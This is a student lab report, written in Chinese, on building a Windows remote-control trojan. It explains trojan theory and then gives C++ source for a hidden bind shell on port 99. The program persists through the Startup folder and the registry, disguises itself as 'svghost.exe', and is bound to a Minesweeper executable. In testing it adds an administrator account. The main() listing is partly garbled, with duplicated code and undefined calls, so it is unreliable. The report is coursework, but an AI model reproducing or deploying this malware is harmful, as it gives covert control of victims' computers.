

学生学号：2251657

学生姓名：李若冰

完成时间：2024/6/16

**2024**

**远程控制木马**

# 木马原理

## 1.1名称由来

木马（Trojan）这个名字来源于古希腊传说(荷马史诗中木马计的故事，Trojan一词的本意是特洛伊的，即代指特洛伊木马，也就是木马计的故事)。

## 1.2工作原理

特洛伊木马套装程序（Trojan Horse Program）是一种恶意软件，通常包含两个部分：服务端（服务器部分）和客户端（控制器部分）。以下是其完整工作原理的详细描述：

### 1.2.1 服务端（服务器部分）

服务端是特洛伊木马的核心部分，被设计成植入受害者的计算机中。其主要功能包括：

* 伪装进程：服务端程序在运行后，会生成一个具有迷惑性的进程名称，模拟合法程序，以隐藏其真实身份。这使得普通用户难以察觉其存在。
* 端口开放：服务端会在计算机上打开一个或多个网络端口。这些端口用于与黑客的客户端进行通信。
* 数据传输：服务端会秘密地收集用户敏感信息，如网络游戏密码、即时通信软件密码、上网账号和密码等。然后，这些数据通过开放的端口传输到黑客指定的服务器。
* 远程控制：通过开放的端口，黑客可以远程连接到受害者的计算机，执行各种操作，例如下载文件、执行程序、截取屏幕等，进一步危害用户的隐私和安全。

### 1.2.2. 客户端（控制器部分）

客户端是由黑客使用的控制工具，用于管理和操纵服务端。其主要功能包括：

* 连接管理：客户端能够连接多个受害者的计算机，方便黑客统一管理。这些连接通过服务端开放的端口实现。
* 命令发送：黑客通过客户端向服务端发送各种命令，操控受害者的计算机。例如，命令服务端上传或下载文件、记录键盘输入、截屏等。
* 数据接收：客户端接收并存储服务端传回的敏感数据。这些数据可以包括登录凭证、个人信息等，对黑客具有极高的利用价值。

### 1.2.3工作流程

* 植入服务端：黑客通过多种方式将服务端程序植入受害者的计算机中，例如通过钓鱼邮件、恶意下载链接、感染的U盘等。
* 运行服务端：一旦服务端程序在受害者计算机上运行，它会生成一个伪装进程并打开指定端口，开始监视和记录用户的活动。
* 建立连接：服务端主动向黑客指定的服务器发送数据包，通知其已成功安装并运行。黑客通过客户端接受这些通知，并建立连接。
* 远程控制：黑客通过客户端向服务端发送指令，执行各种恶意操作，窃取数据或进一步控制受害者的计算机。
* 数据传输：服务端将收集到的敏感信息传回给黑客，黑客通过客户端进行查看和利用。

## 1.3木马隐藏技术

特洛伊木马（Trojan Horse）程序是一种高度隐蔽的恶意软件，其目的是在不被发现的情况下，控制受害者的计算机并窃取敏感信息。为了实现这一目的，木马程序采取了多种策略来隐藏自己。以下是一些常见的隐藏方法：

### 1.3.1隐藏在任务栏中

木马程序通常会隐藏在任务栏中，以避免被用户察觉。这可以通过将程序的Form的Visible属性设为False，以及将ShowInTaskBar属性设为False来实现。这样，当程序运行时，它不会出现在任务栏中，从而降低被发现的可能性。

### 1.3.2隐形在任务管理器中

木马程序还会采取措施在任务管理器中隐藏自己。将程序设为“系统服务”是一种常见的方法。系统服务在Windows系统中通常不会被普通用户注意到，因此木马可以通过这种方式有效地隐藏自己。此外，通过更改进程名称，使其看起来像合法的系统进程，也可以增加隐蔽性。

### 1.3.3自动启动

为了确保每次计算机启动时木马程序能够自动运行，木马会利用多种Windows系统的自动加载机制。这些机制包括：

启动组：将木马程序添加到系统启动组中。

Win.ini和System.ini文件：这些初始化文件可以在系统启动时加载特定的程序。

注册表：修改注册表中的启动项，使木马程序在系统启动时自动加载。

这些方法确保了木马程序可以在系统启动时悄无声息地运行，而无需用户手动启动。

### 1.3.4其他隐藏技术

* 代码混淆和加密：通过混淆和加密技术，使得其代码难以被分析和检测。
* 进程注入：将自己的代码注入到合法的系统进程中，以躲避检测。
* 定期自我更新：通过定期更新自己，以避免被杀毒软件检测到。

# 2.编写远程控制类木马

编写一个反弹shell的木马，能够伪装成其他应用程序，点击运行后能够打开特定的端口，等待客户端连接，客户端使用telnet后，便可反弹拿到shell。

木马能够实现开机自启动，任务管理器中在应用程序一栏消失，在进程一栏中伪装成其他进程。

## 2.1环境配置

### 2.1.1环境需求

操作系统：

* windows xp&&windows 10(被攻击机)
* Windows 11(攻击机)

编程语言：



C++（使用VC++6.0编写）

### 2.1.2环境配置

1. 进行windows xp的ISO下载
2. 进行虚拟机配置



1. VC++６.０下载
2. 主机进行TELNET启动



## ２.２木马程序

### ２.２.１代码说明

#### 2.2.1.1预设

* #pragma comment(lib,"ws2\_32.lib")：链接Winsock 2.2库，这是Windows网络编程的基础库。
* #pragma comment(linker,"/subsystem:\"windows\" /entry:\"mainCRTStartup\"")：设置程序入口点为mainCRTStartup，并将子系统设置为Windows，这样程序可以创建一个窗口应用而不显示控制台窗口。

|  |
| --- |
| #pragma comment(lib,"ws2\_32.lib")  //设置连接器选项  #pragma comment(linker,"/subsystem:\"windows\" /entry:\"mainCRTStartup\"") |

#### 2.2.1.2start\_telnet\_session

* 初始化网络通信环境。
* 创建套接字，绑定到端口99并开始监听。
* 接受连接后，隐藏地启动一个CMD进程，并将输入输出重定向到该连接

|  |
| --- |
| void start\_telnet\_session() {  WSADATA wsadata;  SOCKET listen\_socket, client\_socket;  sockaddr\_in server\_addr;  PROCESS\_INFORMATION process\_info;  STARTUPINFO startup\_info;  char cmd\_path[255];  ZeroMemory(&process\_info, sizeof(PROCESS\_INFORMATION));  ZeroMemory(&startup\_info, sizeof(STARTUPINFO));  ZeroMemory(&wsadata, sizeof(WSADATA));  GetEnvironmentVariable("COMSPEC", cmd\_path, sizeof(cmd\_path));  WSAStartup(0x202, &wsadata);  server\_addr.sin\_family = AF\_INET;  server\_addr.sin\_addr.s\_addr = INADDR\_ANY;  server\_addr.sin\_port = htons(MASTER\_PORT);  listen\_socket = WSASocket(AF\_INET, SOCK\_STREAM, IPPROTO\_TCP, NULL, 0, 0);  bind(listen\_socket, (sockaddr\*)&server\_addr, sizeof(server\_addr));  listen(listen\_socket, 1);  int addr\_size = sizeof(server\_addr);  client\_socket = accept(listen\_socket, (sockaddr\*)&server\_addr, &addr\_size);  startup\_info.cb = sizeof(STARTUPINFO);  startup\_info.dwFlags = STARTF\_USESTDHANDLES | STARTF\_USESHOWWINDOW;  startup\_info.wShowWindow = SW\_HIDE;  startup\_info.hStdInput = (HANDLE)client\_socket;  startup\_info.hStdOutput = (HANDLE)client\_socket;  startup\_info.hStdError = (HANDLE)client\_socket;  CreateProcess(NULL, cmd\_path, NULL, NULL, TRUE, 0, NULL, NULL, &startup\_info, &process\_info);  WaitForSingleObject(process\_info.hProcess, INFINITE);  CloseHandle(process\_info.hProcess);  CloseHandle(process\_info.hThread);  closesocket(listen\_socket);  closesocket(client\_socket);  WSACleanup();  } |



#### 2.2.1.3main()函数

程序的主入口，设置自启动并启动Telnet服务。

|  |
| --- |
| int main(void) {  char key\_name[100];  char process\_path[1024];  char file\_path[MAX\_PATH];  char system\_path[MAX\_PATH];  char dest\_path[MAX\_PATH];  GetModuleFileName(NULL, file\_path, sizeof(file\_path));  GetSystemDirectory(system\_path, sizeof(system\_path));  snprintf(dest\_path, sizeof(dest\_path), "%c%c\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\svghost.exe", system\_path[0], system\_path[1]);  CopyFile(file\_path, dest\_path, TRUE);  GetPrivateProfileStringA("Main", "KeyName", "keyyy", key\_name, sizeof(key\_name), ".\\config.ini");  GetPrivateProfileStringA("Main", "ProcessPath", dest\_path, process\_path, sizeof(process\_path), ".\\config.ini");  set\_autostart(key\_name, process\_path);  start\_telnet\_session();  return 0;  } GetPrivateProfileStringA("Main", "ProcessPath", "C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\svghost.exe", process\_path, sizeof(process\_path), ".\\config.ini");  int ret = autopen(key\_name, process\_path);  open\_telnet();  return 0;  } |

### ２.２.２代码隐藏


使用exebinder将扫雷游戏和我的exe连接起来，当第一次运行扫雷游戏的时候，就可以运行svghost.exe，并且不会在应用程序里面显示，只会在进程里面显示，并且和系统文件很像，所以并不容易被发现，现在输入netstat -an可以发现99端口正在监听。



关闭扫雷程序之后，exe仍然在启动



重启电脑，exe仍然在运行。



# 木马测试

攻击机通过telnet（端口号是99）可以进入被攻击主机的目录，通过木马查看被攻击主机内信息。

## 3.1查看当前目录下的文件内容

## 3.2查看被攻击主机IP信息


## 3.3.添加新的用户

1.net user 查看原有账户，原本只有owner一个用户

2.进行hacker用户添加，密码是12345





3.将hacker用户增加到管理员



## 3.4进行主机内文件的增删改



1.首先建立一个test文档，攻击机dir可以查看内部内容。



1. 进行xiezi.txt.doc的编辑

可以发现，原本type xiezi.txt.doc查看内部内容，什么都没有；

通过命令行输入hello owner之后，写字板内部出现了如下字样。



3.进行xiezi.txt.doc的删除



# 4评估

## 4.1没有进行被攻击IP的查看

* 通过Windows API：

使用Windows API函数GetComputerName来获取主机名。

* 通过网络扫描：

恶意软件可以使用内置的网络扫描功能来发现局域网内的其他主机，并获取它们的主机名。

* 通过配置文件或命令和控制（C&C）服务器：

有些恶意软件会连接到攻击者的C&C服务器，服务器会发送目标主机的IP地址或主机名给恶意软件。

## 4.2不能够迁移到windows10+

这个木马程序不能被迁移到windows10以上的电脑，会被识别并不允许下载。有待后续的开发。